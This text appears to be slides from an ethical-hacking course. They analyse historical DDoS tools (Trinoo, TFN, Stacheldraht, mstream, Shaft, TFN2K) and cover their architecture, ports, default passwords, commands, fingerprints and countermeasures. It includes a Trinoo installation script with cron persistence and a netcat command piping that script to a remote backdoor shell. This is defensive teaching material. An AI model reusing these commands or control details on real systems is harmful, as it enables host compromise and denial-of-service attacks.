DDOS Attack Tools

Ethical Hacking and Countermeasures

DDOS - Introduction

- Evolution of a smurf attack
- End result – many systems flooding the victim with IP packets
- More sophisticated control of the “flooders”
- Relies upon the inability of the “flooders” sysadmins to detect their presence.
- DDOS setup started > 1 year before attacks

DDOS Attack Tools


- Trinoo
- Tribe Flood Network (TFN)
- Tribe Flood Network 2000 (TFN2K)
- Stacheldracht/stacheldrachtV4
- Stacheldracht v2.666
- Shaft
- mstream

DDOS – Attack Sequence

- All of the DDOS tools follow this sequence.
- Mass-intrusion Phase – automated tools identify potential systems with weaknesses then root compromise them and install the DDOS software on them. These are the primary victims.
- DDOS Attack Phase – the compromised systems are used to run massive DOS against a victim site.

Trinoo

- Trinoo (Trin00) was the first DDOS tool to be discovered.
- Found in the wild (binary form) on Solaris 2.x systems compromised by buffer overrun bug in RPC services: statd, cmsd, ttdbserverd.
- Trinoo daemons were UDP based, password protected remote command shells running on compromised systems.


Attacker
Attacker
Attacker
Master
Master
Daemon
Daemon
Daemon
Daemon
Target

DDOS Structure

- The attacker controls one or more master servers by password protected remote command shells
- The master systems control multiple daemon systems. Trinoo calls the daemons “Bcast” hosts.
- Daemons fire packets at the target specified by the attacker.

Typical Trinoo Installation

- A stolen account is used as a storage area for precompiled scanning, attack (buffer overrun), root kits, trinoo master/daemons.
- Target is usually nameserver or large, busy system with little sysadmin interference.
- Failure to monitor target hosts allows this setup to happen.

Typical Trinoo Installation

- Reconnaissance – large ranges of network blocks are scanned for potential targets.
- Targets include systems running wu-ftpd, RPC services: statd, ttdbserverd, cmsd, amd.
- This target list is used to create a script that runs the exploit against the vulnerable systems. A command shell then tries to connect to the backdoor.

Typical Trinoo Installation

- If successful, the host is added to a list of owned systems.
- Subsets of the desired architecture are chosen.
- A installation script is run to install trinoo.
- ./trin.sh | nc XXX.XXX.XXX.XXX 1524 &

  where nc is the netcat command.

Typical Trinoo Installation

- Echo “rcp x.x.x.x:leaf /usr/sbin/rpc.listen
- Echo “echo rcp is done moving binary”
- Echo “chmod +x /usr/sbin/rpc.listen”
- Echo “echo launching trinoo”
- Echo “/usr/sbin/rpc.listen”
- Echo “echo * * * * * /usr/sbin/rpc.listen> cron
- Echo “crontab cron; echo done” ;echo “exit”

Trinoo Communication

- Attacker to Master: 27665/TCP. The attacker must supply the correct password (betaalmostdone). If someone else “logs in”, a warning is flashed to the 1st user.
- Master to Daemons: 27444/TCP. Command lines are of form: arg1 password arg2 and the default password for commands is 144asdl.
- Only Commands with “144” substring are run.

Trinoo Communication

- Daemon to Master: 31335/UDP. When daemon starts up, it sends a HELLO to the master.
- Master adds this daemon to its list.
- Master sends PNG to daemon on 27444/UDP, daemon replies PONG on 31335/UDP. This way, the master knows daemon is still alive.

Trinoo Password Protection

- Used to prevent sysadmins or other hackers from hijacking the trinoo network.
- Used in symmetric fashion: encrypted password string is compiled into the server and used to compare with cleartext password using the crypt() function.
- Wrong password = program exits.

Trinoo Password Protection

- Password Protected Daemon Commands
  - 144asdl – trinoo daemon password
  - G0rave – trinoo master server startup
  - Betaalmostdone – master remote I/F password
  - Killme – master password for mdie command

Some Trinoo Master Commands

- Die – shut down master
- Quit – log off the master
- Mtimer N – set DoS timer to N seconds
- Dos IP – daemons to DoS the target IP address
- Mdie pass – disable all Bcast hosts
- Mping – send PING to every active Bcast host
- Mdos ip1:ip2:ip3 – send multiple DoS command to each Bcast host

Some Trinoo Daemon Commands

- Aaa pass IP – DoS the IP address
- Bbb pass N – sets time limit for DoS attacks
- Shi pass – send HELLO to master lists
- Png pass – send PONG to the master
- D1e – kill the trinoo daemon

Trinoo Fingerprints

- Master Fingerprints
- Crontab entry
- Default file name containing the set of bcast (broadcast) hosts: “…”
- New list: “…-b”
- Ports: tcp/27665, udp/31335
- Daemon: ports udp/1024, udp/27444

Trinoo Defenses

- Ideal; don’t let them inside ☺
- Monitor packets for PNG, PONG, HELLO
  - Ineffective for switched segments
- Tcpdump signatures: source port is the same, destination ports are random and target address is the same.
- Strings can show encrypted password strings and you can run CRACK on it.

Trinoo Defenses

- Daemon password is cleartext.
- Once the daemon is found, you have a list of IP addresses of its masters.
- Once a master is found, the daemon list is in a file on it.
- Shut down the r-commands.

Trinoo Summary

- Compromised systems organized in a hierarchical fashion.
- Able to quickly start an attack against a target.
- Multiple attacks can be launched from a single command line.
- Spawned copies as defenses caught up with the original Trinoo.

DDOS - Tribe Flood Network

TFN

TFN

- Could be thought of as “Son of Trinoo”
- Improved on some of the weaknesses of trinoo by adding different types of attacks that could be mounted against the victim site.
- Structured like trinoo with attackers, clients (masters) and daemons.
- Initial system compromise allows the TFN programs to be installed.

TFN

- Communication can be done by UPD based client/server shells, ICMP based client server shells (Loki, etc.) or normal telnet. No password is needed but an iplist of daemons is required.
- ICMP_ECHOREPLY packets are used to talk to TFN clients & daemons. No TCP/UDP.
- Why? Most IDS don’t look for ICMP.

TFN

- Syntax: .tfn   iplist   type   ip   port
- Iplist – contains list of numerical hosts ready to flood
- Type - -2 spoofmask type, -2 packet size, 0 stop/status, 1 UDP, 2 SYN, 3 ICMP, 4 bind to a rootshell, 5 smurf 1st ip is target, other - bcast
- Ip – target ip(s)
- Port – needed for SYN flood, 0 = random

TFN

- Commands are a 16 bit number send in the id field of ICMP_ECHOREPLY packet. CLUE: the ISN is 0 which makes it look like a response to a ping.
- Can instruct daemons to udp, tcp or icmp flood victims.

TFN Fingerprints

- Client and daemon must be run as root since they use raw sockets. ADD SOCKET PRIMER HERE.
- Client requires and iplist so this gives you a list of clients. Newer versions added Blowfish encryption to the iplist file.
- If Strings of binary shows {bind, setsockopt, listensocket}….clue for remote shell.

TFN Fingerprints

- Normal ICMP packets with fixed payload are sent as ICMP_ECHO with same payload in ICMP_ECHOREPLY. ISN = 0.
- Tcpdump –lenx –s 1518 icmp |tcpshow –noip –nolink –cooked
- TFN client sends commands to daemons using ICMP_ECHOREPLY. Daemon responds with same packet type. Payload is different!

TFN Fingerprints

- Check the payload field of the ICMP packet!
- ICMP_ECHOREPLY field contains the 16 bit command (converted to NBO with htons()) and any arguments in ASCII clear text form in the data field of the packet.
- Sequence # is always 0.
- Remember to convert hex-dec when looking at payload.

TFN Defenses & Weaknesses

- Hard to do because you have to block all ICMP_ECHO traffic. Ping breaks!
- Can id TFN clients and daemons by strings command: tfn, td.
- Monitor rcp connections (TCP/514).
- TFN doesn’t authenticate the source of the ICMP packets so you could flush out the clients. Use Dittrich’s “civilize” script.

TFN Summary

- Same control as Trinoo
- Uses ICMP to communicate which makes it harder to filter and block.
- Uses multiple attacks to overwhelm filters.
- Requires poor system maintenance in order to gain initial entry and avoid discovery.

DDOS - Stacheldracht

Or stay away from the barbed wire…

Stacheldracht

- Combines features of trinoo and original TFN.
- Adds encryption of communications between attackers and masters.
- Adds automatic update of the agents.
- Appeared in 9/99
- Components: attackers, masters (handlers), daemon (agent, bcast).

Stacheldracht

- Victims are compormised with buffer overflow attack on RPC services: statd, ttdbserverd, cmsd (sound familiar?).
- Could mount ICMP, UDP, SYN floods & Smurf.
- Doesn’t use “on demand” root shell backdoor bound to a specific TCP port.
- Encrypts the connection between attacker and mast unlike TFN.

Stacheldracht

- Network components: client(attackers), handlers(masters) and agent(daemons)
  client -> handler -> agents
- Handler code is called mserv.c
- Agent code is called leaf/td.c
- Client code is called sclient.c
- “Telnet” communication is done with telnetc/client.c

Stacheldracht Communication

- Client to handler: 16660/TCP
- Handler to/from agent: 65000/TCP, ICMP_ECHOREPLY
- Uses both ICMP and TCP.
- Stacheldracht network control is via symmetric key encryption. Client accepts a single argument: its handler address

Stacheldracht Commands

- .distro user server – agent installs and runs a new copy of itself using rcp on *server* using account *user*.
- .killall – kills all active agents
- .madd ip1:ip2:ipN – add IP to list of victims
- .mdos – start the DoS attack
- .mlist – list the Ips of hosts being attacked

Stacheldracht Commands

- .msadd – add new master server
- .mudp ip1:ip2:ipN – start UDP flood against IP
- .showalive – show all active agents (bcasts).
- Default password is ‘sicken’ and is a standard crypt encrypted password. It is then blowfish encrypted using the passphrase ‘authentication’ before being sent to the handler over the network.

Stacheldracht

- C macros are used to define command values, replacement argument vectors that are used to hide program names.
- The default hidden names are kswapd and httpd.

Stacheldracht Fingerprints

- Same installation method as trinoo, TFN.
- Can upgrade agents on command via rcp (514/tcp) using a stolen account. All agents are instructed to delete the current image and replace it with a new copy from the cache site, run it and exit.
- Default client strings : ./sclient <ip/host>
- Default handler strings (mserv): mdos, mping

Stachledracht Operation

- Agent startup reads a master server config file to see which handler controls it. This file is Blowfish encrypted with passphrase ‘randomsucks’.
- Once it has the list, it sends ICMP_ECHOREPLY with ID field = 666 and data field = ‘skillz’. Master replies with ICMP_ECHOREPLY, ID=667, Data=‘ficken’.

Stacheldracht Operation

- Agent sees if it can spoof outside the subnet. It sends ICMP_ECHO with source 3.3.3.3, ID=666 and data = IP address of the agent. It also sets the Type of Service to 7.
- If master receives this, it replies with ICMP_ECHOREPLY, ID=1000, Data=spoofworks.
- Agent sets spoof level=0. OW, uses low 3bits.

Stacheldracht Defenses

- Block all ICMP_ECHO traffic ☺
- Observe the difference between normal ping and stachel ICMP traffic.
- Search for strings: skillz, spoofworks, sicken\n, niggahbitch, ficken in the DATA portion of the ICMP_ECHOREPLY packets.
- Search for ID values: 666, 667, 668, 669, 1000
- Monitor rcp (514/tcp)

Stacheldracht Defenses

- Use router ingress/egress filters to limit spoofing IP addresses.
- Watch for IP address: 3.3.3.3 in the source field of unsolicited ICMP_ECHOREPLY packets.
- Doesn’t authenticate the source of ICMP packets sent to its components. 1 packet can be used to flush out agents.

Stacheldracht Defenses

- Send ICMP_ECHOREPLY with ID=668 and watch for ICMP_ECHOREPLY with ID=669 and DATA=‘sicken\n’.
- Send ICMP_ECHOREPLY with source address of 3.3.3.3, ID=666, DATA=skillz and watch for ICMP_ECHOREPLY with ID=1000 and DATA=spoofworks. Used ‘gag’ Perl script to do this.

DDOS - mstream

YADDOST – yet another DDOS tool

mstream

- Based on stream2.c, a point-point DoS attack tool.
- Most primitive of DDOS Tools
- Handler: master.c
- Agent: server.c
- Similar network control model

    Attacker->handler->agent

mstream

- Attacker-handler communication via unencrypted TCP – 6723/tcp, 12754/tcp, 15104/tcp
- Handler-agent communication via cleartext UDP – 7983/udp, 6838/udp
- Agent to Handler(s) – 9325/udp, 6838/udp
- Handler expects commands to be contained entirely in the data field of a single TCP packet.

mstream

- This means telnet can’t be used to send commands.
- Handler/agent traffic is UDP based. Agent commands are / separated lists with some colon separated lists.
- Proper password (N7%diApf or sex) must be given. All connected users are notified of the new connection success or failure.

Mstream Handler Commands

- No command entered in 40 seconds, the connection is closed.
- Stream – stream attack
- Servers – print all servers
- Ping – ping all servers
- Who – who’s logged in
- Mstream – let you stream more than 1 IP at a time

Mstream Handler Commands

- Ping – identify remaining active agents
- Stream host seconds – attack host for second duration
- Mstream ip1:ip2:ipN   seconds – attack multiple IP addresses for specified duration.

Mstream Agent Commands

- String based commands in the data portion of UDP packets.
- Ping – send pong back to sender
- Stream/IP/Seconds – attack IP for seconds
- Mstream/IP/Second – similar to handler mstream command.

Mstream Fingerprints

- New feature is the notification procedure at login.
- Cleartext command strings between handler(s) and agent(s).
- Agent receives UDP packet on port 10498 with DATA=ping, it will respond with 6838/udp packet with DATA=pong. Can search for this.
- Stream2.c uses ACK floods, random SRC.

Mstream Summary

- Least sophisticated of the attack tools.
- Uses 1 type of attack only – ACK flood
- Still deadly if ingress/egress filters aren’t in place on all routers in the network.

DDOS - Shaft

One bad mutha….

Shaft

- From the same DDOS family
- Has the ability to switch handler servers and ports on the fly. Makes IDS harder.
- Has "ticket" mechanism to link transactions
  - PASSWDS, TICKET #'S must match for agent to execute the request.
- Has some interest in packet statistics
- Client -> handler -> agent structure

Shaft

- Handler is called shaftmaster.
- Agents are called shaftnodes.
- Attacker uses a telnet program, “client” to talk to handlers.
- Client to handler: 20432/tcp
- Handler to agent: 18753/udp
- Agent to handler: 20433/udp

Shaft Agent Commands

- Size <size> - size of the flood packets
- Type 0|1|2|3 – type of DoS to run, 0 UDP, 1 TCP, 2 UDP/TCP/ICMP, 3 ICMP
- Time <length> - length of DoS attack (sec)
- Own <victim> - add victim to agent list
- Switch <handler> <port> - switch to new handler and port

Shaft Agent Commands (Sent)

- New <password> - new agent reporting in
- Pktres <password> <sock> <ticket> <packets sent> - packet sent to the host identified by <ticket> number.
- Handler command structure is still unclear.

Shaft Detection

- Shaftnode sends ‘new password’ to its handler. Password is ROT1 except for pktres command where the password is ROT –1.
- The password and socket/tiket need to have the right magic to generate a reply and command to be executed.
- Flooding occurs in bursts of 100 packets/host with the SRC/DEST ports randomized.

Shaft Detection

- Message Flow between handler H and Agent A
- Initial phase: A-> H: “new password”
- Loop: H-> A: cmd, f(password), [args], Na, Nb
- A->H: cmdrep, f(password), Na, Nb, [args]
  - F(x) – Caesar cipher on x
  - Na, Nb – tickets, sockets
  - Cmd, cmdrep – command and command acks
  - Args – command arguments

Shaft Detection

- Port Randomization is flawed so you can predict SRC host/port sequences.
  - Src port = (rand() % (65535-104)+1024) where

    % is the 'mod' operator. This generates ports > 1024 all the time.

    Source IP numbers can contain a zero in the leading octet. Can be spotted by tcpdump

Shaft Detection

- TCP sequence # is fixed: 0x28374839
- Scan for open port 20432 may reveal the presence of a handler.
- Sending ‘alive’ messages with the default password to all nodes on a network at port 18753/udp. This may fake the agent into thinking you are the handler.
- Look for fixed sequence # in packets.

Shaft Summary

- Same basic features as Trinoo,TFN
- Focus on statistics tells attacker how many machines are needed to hose a network.
- Ability to shift handlers and ports makes IDS defense more difficult.

DDOS – Tribe Flood Network 2000

TFN2K

TFN2K

- Aimed at Solaris, Linux and Windows NT.
- 2 component system: command driven client on the master and daemon operating on an agent.
- Master instructs its agents to attack a list of designated targets. Agents flood targets with packet barrage.
- Master/agent – encrypted communications

TFN2K

- Commands are sent via TCP/UDP/ICMP or all 3 at random.
- Uses TCP/SYN, UDP, ICMP/PING, smurf attacks against victims. Can randomly alternate between all of them.
- Master/Agent packet headers are randomized. ICMP always uses ICMP_ECHOREPLY type code. TFN2K doesn’t ack commands.

TFN2K

- Commands aren’t string based. They are of form: +<id>+<data> where <id> is a single byte denoting a particular command and <data> represents the command parameters.
- All commands are encrypted using a key-based CAST-256 algorithm (RFC 2612). The key is defined at compile time.
- All data is Base 64 encoded before sent.

TFN2K

- UDP packet length (defined in the UDP header) is 3 bytes longer than actual length.
- TCP header length is always 0. Should never be this way.
- Hard to detect because all control communication is unidirectional, uses TCP, UDP, ICMP randomly
- Multiple protocol packets with same payload.

TFN2K Summary

- Extremely difficult to detect
- Attacks similar to TFN, stacheldracht
- Random port selection
- Unidirectional command transmission
- Windows platforms added to the list

TFN2K Detection

- Scan for files ‘tfn’ (the client) and ‘td’ (the daemon.
- Examine incoming traffic for unsolicited ICMP_ECHOREPLY packets containing sequence of 0x41 in their trailing bytes.
- Verify all other payload bytes are ASCII printable characters in the 2B, 2F-39, 0x41-0x5A or 0x61-0x7A range.